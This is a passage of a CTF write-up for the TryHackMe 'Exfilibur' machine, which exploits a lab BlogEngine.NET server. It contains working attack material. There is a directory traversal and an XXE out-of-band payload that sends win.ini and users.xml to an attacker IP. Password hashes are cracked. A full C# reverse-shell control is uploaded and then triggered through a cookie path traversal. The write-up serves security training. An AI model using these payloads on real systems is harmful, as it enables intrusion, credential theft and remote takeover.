
description in the post, it quickly becomes clear that things have to be decoded and decrypt. Hence, the idea to exfiltrate the `user.xml` to the file system.

With Brute Force


Since the exploit did not work at first, here is the other possible solution. We have the option of logging in to blogengine. Unfortunately, no users can be enumerated via this panel, but let's take a look at the password-retieval.aspx...




Here we are able to enumerate users, since the `SendMailMessage` function fails, which is apparent due to the not available connection in context of this challenge. Here we see, that the admin user is present.




If a user is not in the system, we get the message "User not found".




We intercept the request using Burp Suite and forward the request to the intruder module in order to enumerate further users. This was the remedy after brute forcing via hydra on the admin user did not lead to any results.



We use the list `cirt-default-usernames.txt`.



After a short time, we determine the user admin and guest.



Request	Payload	Status code	Error	Timeout	Length	Comment
202	Liebert					
132	EAdmin<systemid>	200			12585	
24	ADMIN	200			4523	
160	GUEST	200			4523	
46	AURORAORBUNAUTHEN...	200			3942	
45	AURORAJISUTILITY$	200			3935	
25	ADMINISTRATOR	200			3929	
51	Administrator	200			3929	

With an educated guess, we are able to retrieve the guest's username. Otherwise, follow the intended way.

Exfiltration and Decoding

We make use of the CVE `CVE-2019-10717`. Using the directory path traversal option, we find the user.xml in `/blog/App_Data/`.

exfilibur.thm/blog/api/filemanager?path=/../../../blog/App_Data/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
    <FileSize>587.00 bytes</FileSize>
    <FileType>File</FileType>
    <FullPath>/../../../blog/App_Data/stopwords.txt</FullPath>
    <IsChecked>false</IsChecked>
    <Name>stopwords.txt</Name>
    <SortOrder>22</SortOrder>
  </FileInstance>
 -<FileInstance>
    <Created>2/5/2019 5:47:20 PM</Created>
    <FileSize>633.00 bytes</FileSize>
    <FileType>File</FileType>
    <FullPath>/../../../blog/App_Data/users.xml</FullPath>
    <IsChecked>false</IsChecked>
    <Name>users.xml</Name>
    <SortOrder>23</SortOrder>
  </FileInstance>
</ArrayOfFileInstance>
```


As already mentioned, it is actually about decoding / decrypting. Looking at the source on GitHub of the blogengine repository, we see here an example password for the admin user.
https://github.com/BlogEngine/BlogEngine.NET/blob/master/BlogEngine/BlogEngine.NET/App_Data/users.xml

Code Blame 8 lines (8 loc) · 227 Bytes Raw


```
1  <Users>
2    <User>
3      <UserName>Admin</UserName>
4      <Password>jGl25bVBBBW96Qi9Te4V37Fnqchz/Eu4qB9vKrRIqRg=</Password>
5      <Email>post@example.com</Email>
6      <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>
7    </User>
8  </Users>
```


`CVE-2019-11392`

`C:\Windows\win.ini`

This CVE as well as the others that required an outgoing and incoming connection failed because the ports are blocked, and I used the wrong ports. But the SMB port 445 is an open port.
We set up the XML and DTD like described in the CVE.

~/Documents/tryhackme/exfilibur/oob.xml - Mousepad

File Edit Search View Document Help

```
1 <?xml version="1.0"?>
2 <!DOCTYPE foo SYSTEM "http://10.8.211.1:445/exfil.dtd">
3 <foo>&e1;</foo>
4
```

~/Documents/tryhackme/exfilibur/exfil.dtd - Mousepad

File Edit Search View Document Help

```
<!ENTITY % p1 SYSTEM "file:///C:/WINDOWS/win.ini">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
%p2;
```

We query `curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml`

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml
The remote server returned an error: (404) Not Found.
```

And receive the contents of the files at our web server.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ python -m http.server 445
Serving HTTP on 0.0.0.0 port 445 (http://0.0.0.0:445/) ...
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /oob.xml HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /exfil.dtd HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] code 404, message File not found
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /EX?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 404 -
```

Next, we edit the `exfil.dtd` to retrieve the users.xml at `C:/inetpub/wwwroot/blog/App_Data/users.xml`.

oob.dtd

```
<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://10.8.211.1:445/exfil.dtd">
<foo>&e1;</foo>
```

exfil.dtd

```
<!ENTITY % p1 SYSTEM "file:///C:/inetpub/wwwroot/blog/App_Data/users.xml">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
%p2;
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml
```

The path was chosen correctly, and we receive the `users.xml`.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ python -m http.server 445
Serving HTTP on 0.0.0.0 port 445 (http://0.0.0.0:445/) ...
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /oob.xml HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /exfil.dtd HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] code 404, message File not found
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /EX?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 404 -
10.10.242.59 - - [26/Feb/2024 13:43:19] "GET /oob.xml HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:43:19] "GET /exfil.dtd HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:43:19] code 404, message File not found
10.10.242.59 - - [26/Feb/2024 13:43:19] "GET /EX?%3CUsers%3E%0D%0A%20%20%3CUser%3E%0D%0A%20%20%20%20%3CUserName%3EAdmin%3C/UserName%3E%0D%0A%20%20%20%20%3CPassword%3EwobS/AvKFPT
5qP9FgQyh7C+kc+k+1rBzbOf7Oxfptw0-%3C/Password%3E%0D%0A%20%20%20%20%3CEmail%3Epost@example.com%3C/Email%3E%0D%0A%20%20%20%20%3CLastLoginTime%3E2007-12-05%2020:46:40%3C/LastLoginT
ime%3E%0D%0A%20%20%3C/User%3E%0D%0A%20%20%3C!--%0D%0A%3CUser%3E%0D%0A%20%20%20%20%3CUserName%3Emerlin%3C/UserName%3E%0D%0A%20%20%20%20%3CPassword%3E%3C/Password%3E%0D%0A%20%20%2
0%20%3CEmail%3Emark@email.com%3C/Email%3E%0D%0A%20%20%20%20%3CLastLoginTime%3E2023-08-11%2010:58:51%3C/LastLoginTime%3E%0D%0A%20%20%3C/User%3E%0D%0A--%3E%0D%0A%20%20%3CUser%3E%0
D%0A%20%20%20%20%3CUserName%3Eguest%3C/UserName%3E%0D%0A%20%20%20%20%3CPassword%3EhJg8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEgRXBhuw=%3C/Password%3E%0D%0A%20%20%20%20%3CEmail%3Eguest@e
mail.com%3C/Email%3E%0D%0A%20%20%20%20%3CLastLoginTime%3E2023-08-12%2008:47:51%3C/LastLoginTime%3E%0D%0A%20%20%3C/User%3E%0D%0A%3C/Users%3E HTTP/1.1" 404 -
```

Using CyberChef we are able to retrieve the hashes of the users admin and guest, encoded in base64.

Output


```
<Users>
  <User>
    <UserName>Admin</UserName>
    <Password>[redacted]</Password>
    <Email>post@example.com</Email>
    <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>
  </User>
  <!--
<User>
    <UserName>merlin</UserName>
    <Password></Password>
    <Email>mark@email.com</Email>
    <LastLoginTime>2023-08-11 10:58:51</LastLoginTime>
  </User>
-->
  <User>
    <UserName>guest</UserName>
    <Password>[redacted]</Password>
    <Email>guest@email.com</Email>
    <LastLoginTime>2023-08-12 08:47:51</LastLoginTime>
  </User>
</Users>
```

We are only able to crack the hash of the user guest. With that, we are able to log in. But keep in mind, that the `+` in the base64 encoded string is also decoded. So you have to add that again.


```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ echo [redacted] = | base64 -d | xxd -p -c 32
[redacted]6ec

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ hashcat -m 1400 '[redacted]' /usr/share/wordlists/rockyou.txt --show
[redacted]:[redacted]
```

Getting Access

With the found credentials, we are able to log in as user guest.



There is a post in the draft that contains a password. There is also a note that this should not actually be reused, but probably is. We are able to authenticate ourselves as admin to blogengine with the password. But this does not seem to be absolutely necessary.



Machine Access

We use the following exploit for initial machine access:
https://github.com/irbishop/CVEs/blob/master/2019-10720/README.md
This requires authenticated access. But it was also possible to upload without authenticationas part of the Challenge. The selected port is very important here.
A successful upload is indicated by a 201 response:

Request

Pretty Raw Hex

```
1 POST /blog/api/upload?action=file HTTP/1.1
2 Host: exfilibur.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
  Firefox/52.0
4 Accept: text/plain
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: multipart/form-data;
  boundary=---------------------------121439743737436780918688710 63
10 Content-Length: 2170
11 Upgrade-Insecure-Requests: 1
12
13 ---------------------------121439743737436780918688710 63
14 Content-Disposition: form-data; filename="PostView.ascx"
15
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: ASP.NET
8 Date: Mon, 26 Feb 2024 17:39:29 GMT
9 Connection: close
10 Content-Length: 72
11
12 "/blog/file.axd?file=%2f2024%2f02%2fPostView.ascx|PostView.ascx (1.9KB)"
```

Below is the payload, which was sent via Burpsuite.

```
POST /blog/api/upload?action=file HTTP/1.1
Host: exfilibur.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/plain
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------121439743737436780918688710 63
Content-Length: 2170
Upgrade-Insecure-Requests: 1

-----------------------------121439743737436780918688710 63
Content-Disposition: form-data; filename="PostView.ascx"

<%@ Control Language="C#" AutoEventWireup="true"
EnableViewState="false"
Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>

<script runat="server">
 static System.IO.StreamWriter streamWriter;

   protected override void OnLoad(EventArgs e) {
       base.OnLoad(e);

 using(System.Net.Sockets.TcpClient client = new
System.Net.Sockets.TcpClient("10.8.211.1", 445)) {
   using(System.IO.Stream stream = client.GetStream()) {
     using(System.IO.StreamReader rdr = new
System.IO.StreamReader(stream)) {
       streamWriter = new System.IO.StreamWriter(stream);

       StringBuilder strInput = new StringBuilder();

       System.Diagnostics.Process p = new System.Diagnostics.Process();
       p.StartInfo.FileName = "cmd.exe";
       p.StartInfo.CreateNoWindow = true;
```

```
       p.StartInfo.UseShellExecute = false;
       p.StartInfo.RedirectStandardOutput = true;
       p.StartInfo.RedirectStandardInput = true;
       p.StartInfo.RedirectStandardError = true;
       p.OutputDataReceived += new
System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
       p.Start();
       p.BeginOutputReadLine();

       while(true) {
         strInput.Append(rdr.ReadLine());
         p.StandardInput.WriteLine(strInput);
         strInput.Remove(0, strInput.Length);
       }
     }
   }
     }
   }

   private static void CmdOutputDataHandler(object sendingProcess,
System.Diagnostics.DataReceivedEventArgs outLine) {
    StringBuilder strOutput = new StringBuilder();

        if (!String.IsNullOrEmpty(outLine.Data)) {
          try {
                 strOutput.Append(outLine.Data);
                     streamWriter.WriteLine(strOutput);
                     streamWriter.Flush();
               } catch (Exception err) { }
       }
   }

</script>
<asp:PlaceHolder ID="phContent" runat="server"
EnableViewState="false"></asp:PlaceHolder>

-----------------------------1214397437374367809186887106 3--
```

Our successful upload can be confirmed by means of the directory traversal vulnerability `CVE-2019-10717`.

exfilibur.thm/blog/api/filemanager?path=/../../../blog/App_Data/files/2024/02/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
-<ArrayOfFileInstance>
 -<FileInstance>
    <Created>2/26/2024 6:26:22 PM</Created>
    <FileSize/>
    <FileType>Directory</FileType>
  -<FullPath>
      ~/App_Data/files/../../../blog/App_Data/files/2024/02
    </FullPath>
    <IsChecked>false</IsChecked>
    <Name>...</Name>
    <SortOrder>0</SortOrder>
  </FileInstance>
 -<FileInstance>
    <Created>2/26/2024 6:09:30 PM</Created>
    <FileSize>1.94 kb</FileSize>
    <FileType>File</FileType>
  -<FullPath>
      /../../../blog/App_Data/files/2024/02/PostView.ascx
    </FullPath>
    <IsChecked>false</IsChecked>
    <Name>PostView.ascx</Name>
    <SortOrder>1</SortOrder>
  </FileInstance>
</ArrayOfFileInstance>
```


We set up a listener on port 445 and query the following request via cURL to trigger the payload.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl -b "theme=../../App_Data/files/2024/02"
http://exfilibur.thm/blog
```

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl -b "theme=../../App_Data/files/2024/02" http://exfilibur.thm/blog
```

